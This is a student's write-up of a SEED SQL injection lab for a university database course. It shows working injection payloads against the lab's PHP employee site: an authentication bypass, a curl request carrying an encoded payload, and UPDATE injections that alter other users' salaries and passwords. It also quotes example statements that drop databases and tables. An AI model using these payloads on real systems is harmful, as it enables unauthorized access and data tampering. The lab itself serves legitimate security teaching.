CS 4347.001 Database Systems

University of Texas at Dallas

Assignment #4: SQL Injection SEED Lab

Jake Lee

3rd April 2024

Task 1

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_sqllab_users |
+-------------------------+
| credential              |
+-------------------------+
1 row in set (0.00 sec)
```

```
mysql> SELECT * FROM credential WHERE name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  99997 | 9/20  | 10211002 |             |         |       | aaaaaaa3 | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```

I've used SELECT * FROM credential WHERE name='Alice'; to retrieve all the informatio n of a person with a name 'Alice'.

Task 2.1

```
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

If the username is **admin' #**

$input_uname -> admin # ~~~

By putting ' after the admin then closing it with the # it makes everything after the # comment in the .php file, in which allows us to bypass the Password requirement in t he $sql command in the .php file.

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

This would allow us to retrieve all the employee's information.

Task 2.2

```
seed@seed-virtual-machine:~/.local/share/Trash/files/Labsetup$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=11'
[1] 19279
seed@seed-virtual-machine:~/.local/share/Trash/files/Labsetup$
```

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Similarly, I was able to do SQL injection attack using command line, knowing that ' is %27, white space is %20, and that # is %23. That would give me the same result as **alice' #.**

Task 2.3

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name='Jake' WHERE Name='Alice'; #' and Password='da39a3ee5' at line 3]\n

Security considerations

The API functions mysqli::query() and mysqli::real_query() do not set a connection flag necessary for activating multi queries in the server. An extra API call is used for multiple statements to reduce the damage of accidental SQL injection attacks. An attacker may try to add statements such as `; DROP DATABASE mysql` or `; SELECT SLEEP(999)`. If the attacker succeeds in adding SQL to the statement string but mysqli::multi_query() is not used, the server will not execute the injected and malicious SQL statement.


Example #2 SQL Injection

```php
<?php
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
$mysqli = new mysqli("example.com", "user", "password", "database");
$result = $mysqli->query("SELECT 1; DROP TABLE mysql.user");
?>
```


In order to prevent SQL injection attacks with two-or-more-lines, mysql has API functio ns that requires users to use multi_query() whenever they would like to execute two or more lines of SQL commands. This is the countermeasures that is widely used. I've ru n two SQL commands and it gave me an error message, which means that the counte rmeasure is working properly.

Task 3.1

```
mysql> SELECT * FROM
    -> credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 | 999999 | 9/20  | 10211002 |             |         |       | aaaaaaa  | fdbe918bdae83000aa54747fc95fe0470fff4976 |
```




```
$sql = "UPDATE credential SET
   nickname='$input_nickname',
   email='$input_email',
   address='$input_address',
   Password='$hashed_pwd',
   PhoneNumber='$input_phonenumber'
   WHERE ID=$id;";
$conn->query($sql);
```




Alice Profile

Key	Value
Employee ID	10000
Salary	999999
Birth	9/20
SSN	10211002
NickName	aaaaaaa
Email	
Address	
Phone Number	

In order to change a certain employee's information, we need to look at the nickname editing section and exploit it. Since in the profile editing section, there is no update fo r Salary, we can similarly add Salary Key, then set it to whatever one wants it to be. We would have to keep the quotation mark open to bypass the system and to let the m know that the statement is still open and therefore allowed to be continued as it's written on the .php file. I've changed Alice's salary to 999999.

Task 3.2



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	aaaaaa2

Similarly, I've looked at the sql commands for the editing profile section, but this time I put the # at the end of the statement in the dialogue box, in order to make everything that comes after WHERE a comment, since WHERE should be at the end of the sql command. I've made Boby's salary into 1. I've used the following sql command:


aaaaaa2, Salary=1 WHERE name='Boby' #

Task 3.3

Similarly, I've looked at the sql commands for password,


```
if($input_pwd!=''){
   // In case password field is not empty.
   $hashed_pwd = sha1($input_pwd);
   // Update the password stored in the session.
   $_SESSION['pwd']=$hashed_pwd;
   $sql = "UPDATE credential SET
```

and noticed that the password section has the **=sha1()** command block for the input, i n which I've decided to use similar tactics: using # to make everything after # a com ment, in order to properly execute the WHERE command.



ganadara' , Password=sha1('konnichiwa') WHERE name='Boby' #


Task 4



As it was instructed from the lab instructions, I've used the rewritten format:

```
$stmt = $conn->prepare("SELECT name, local, gender
FROM USER_TABLE
WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```

Using nano in order to edit it while the container is still running. Then similarly like ot her questions, I've put **<Person's name>, #** and I was able to retrieve their information .



If the input / rewritten format is not correct, it does not return anything like the result above.